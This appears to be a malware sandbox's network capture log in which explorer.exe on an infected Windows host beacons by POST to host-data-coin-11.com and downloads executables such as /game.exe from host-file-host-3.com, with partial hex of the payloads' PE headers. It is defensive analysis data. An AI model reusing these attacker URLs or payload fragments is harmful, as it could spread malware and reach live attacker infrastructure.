Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49782	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:40.408685923 CET	3179	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://molwdgi.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 231 Host: host-data-coin-11.com
Dec 1, 2021 10:04:40.512445927 CET	3182	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:40 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 34 36 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f c9 88 55 13 26 14 f9 aa 89 ff a2 1e b7 08 93 31 f9 55 50 99 4a f7 e0 25 e5 39 1a 48 ec a0 8a 70 bc 57 da 4a d4 f6 2e 87 25 eb c3 94 58 23 e3 a8 1d 63 a9 0d 0a 30 0d 0a 0d 0a Data Ascii: 46I:82OU&1UPJ%9HpWJ.%X#c0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.3	49786	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:40.885488987 CET	3223	OUT	GET /files/6096_1638289274_6885.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: host-file-host-3.com

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:40.966351986 CET	3227	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:40 GMT Content-Type: application/x-msdos-program Content-Length: 163328 Connection: close Last-Modified: Tue, 30 Nov 2021 16:21:14 GMT ETag: "27e00-5d203f23b200e" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 07 00 53 ec f2 5f 00 00 00 00 00 00 00 00 e0 00 03 01 0b 01 0a 00 00 42 01 00 00 ec 74 02 00 00 00 00 12 2a 00 00 00 10 00 00 00 60 01 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 40 76 02 00 04 00 00 78 5b 03 00 02 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 44 e8 01 00 78 00 00 00 00 b0 75 02 18 83 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 61 01 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 95 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 60 01 00 64 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 50 40 01 00 00 10 00 00 00 42 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 7e 90 00 00 00 60 01 00 00 92 00 00 00 46 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 60 75 73 02 00 00 02 00 00 18 00 00 00 d8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 66 65 66 65 67 00 00 72 02 00 00 00 80 75 02 00 04 00 00 00 f0 01 0 0 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 67 75 79 75 73 00 00 70 02 00 00 00 90 75 02 00 04 00 00 00 f4 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 60 2e 76 65 6e 75 00 00 00 17 00 00 00 00 a0 75 02 00 02 00 00 00 f8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 60 2e 72 73 72 63 00 00 00 18 83 00 00 00 b0 75 02 00 84 00 00 00 fa 01 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 33 44 24 04 c2 04 00 81 00 40 36 ef c6 c3 55 8b ec 81 ec 2c 0c 00 00 8b 45 08 53 56 8b 30 8b 40 04 57 33 ff 81 3d 04 50 b5 02 ee 00 00 00 89 45 f8 75 09 57 57 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELS_Bt*`@@vx[Dxua@`d.textP@B `.rdata~`F@@ .data`us@.fefegru@@.guyuspu@`.venuu@`.rsrcu@@3D$@6U,ESV0@W3=PEuWW

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.3	49799	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:43.433692932 CET	3849	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://gghke.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 189 Host: host-data-coin-11.com
Dec 1, 2021 10:04:43.534595013 CET	3849	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:43 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.3	49801	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:43.629026890 CET	3852	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://dpsjrby.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 224 Host: host-data-coin-11.com
Dec 1, 2021 10:04:43.731081009 CET	3854	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:43 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.3	49803	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:43.826879978 CET	3856	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://mlwynhpbb.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 272 Host: host-data-coin-11.com
Dec 1, 2021 10:04:43.933253050 CET	3857	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:43 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.3	49805	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:44.026300907 CET	3858	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://njupmvh.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 168 Host: host-data-coin-11.com
Dec 1, 2021 10:04:44.125761032 CET	3860	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:44 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 33 30 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f c9 88 55 13 26 14 f9 aa 89 ff a2 1e b7 08 93 31 f9 55 50 99 4a f6 e8 24 e5 64 50 06 b9 0d 0a 30 0d 0a 0d 0a Data Ascii: 30I:82OU&1UPJ$dP0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.3	49808	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:44.522725105 CET	3864	OUT	GET /game.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: host-file-host-3.com
Dec 1, 2021 10:04:44.605958939 CET	3866	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:44 GMT Content-Type: application/x-msdos-program Content-Length: 351744 Connection: close Last-Modified: Wed, 01 Dec 2021 09:04:02 GMT ETag: "55e00-5d211f48282b5" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 bf 4f 57 03 fb 2e 39 50 fb 2e 39 50 fb 2e 39 50 68 60 a1 50 fa 2e 39 50 94 58 92 50 d5 2e 39 50 94 58 a7 50 e2 2e 39 50 94 58 93 50 79 2e 39 50 f2 56 aa 50 f8 2e 39 50 fb 2e 38 50 18 2e 39 50 94 58 96 50 fa 2e 39 50 94 58 a3 50 fa 2e 39 50 94 58 a4 50 fa 2e 39 50 52 69 63 68 fb 2e 39 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 96 a5 06 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 fe 03 00 00 40 09 00 00 00 00 00 40 cf 01 00 00 10 00 00 00 10 04 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 70 0d 00 00 04 00 00 f5 45 06 00 02 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 14 f8 03 00 28 00 00 00 00 e0 0c 00 c0 40 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 30 0d 00 30 1d 00 00 c0 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 c4 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 6c 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 be fc 03 00 00 10 00 00 00 fe 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 40 cc 08 00 00 10 04 00 00 de 00 00 00 02 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 c0 40 00 00 00 e0 0c 00 00 42 00 00 00 e0 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 d4 3b 00 00 00 30 0d 00 00 3c 00 00 00 22 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a8 fb 03 00 b6 fb 03 00 ca fb 03 00 de fb 03 00 ec fb 03 00 00 fc 03 00 16 fc 03 00 34 fc 03 00 4a fc 03 00 5a fc 03 00 6c fc 03 00 8c fc 03 00 a2 fc 03 00 b4 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$OW.9P.9P.9Ph`P.9PXP.9PXP.9PXPy.9PVP.9P.8P. 9PXP.9PXP.9PXP.9PRich.9PPEL_@@@pE(@00@l.text `.data@@.rsrc@B@@.reloc;0<"@B4JZl

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.3	49814	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:46.816389084 CET	4236	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://mjghwr.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 346 Host: host-data-coin-11.com
Dec 1, 2021 10:04:46.913688898 CET	4249	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:46 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title> </head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/ 2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.3	49815	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:47.279380083 CET	4253	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://unuta.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 254 Host: host-data-coin-11.com
Dec 1, 2021 10:04:47.379863024 CET	4254	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:47 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.3	49816	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:47.469691992 CET	4255	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://fucabofxh.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 197 Host: host-data-coin-11.com
Dec 1, 2021 10:04:47.572196960 CET	4256	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:47 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49751	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:26.750736952 CET	1099	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://piyyyphtem.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 257 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:26.852677107 CET	1100	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:26 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 